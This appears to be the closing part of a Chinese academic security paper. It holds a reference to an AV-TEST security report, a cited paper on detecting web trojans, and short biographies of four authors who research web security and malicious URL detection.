AV-Test Lab. The AV-TEST Security Report. 2017. https://www.avtest.org/fileadmin/pdf/publications/security_report/AV-TEST_Sicherheitsreport_2016-2017.pdf

附中文参考文献:

[15] 张卫丰,刘蕊成,许蕾.基于动态行为分析的网页木马检测方法.软件学报,2018,29(5):1410−1421. http://www.jos.org.cn/1000-9825/5495.htm [doi: 10.13328/j.cnki.jos.005495]

吴森焱(1993－),男,硕士,主要研究领域为Web 安全,恶意 URL 检测.

罗熹(1980－),女,博士,讲师,主要研究领域为网络安全,大数据安全,新型网络体系架构.

王伟平(1969－),女,博士,教授,博士生导师,CCF 专业会员,主要研究领域为网络信息安全,Web 安全,移动终端安全.

覃岩(1993－),男,博士生,主要研究领域为网络流量分析,Web 安全,移动终端安全.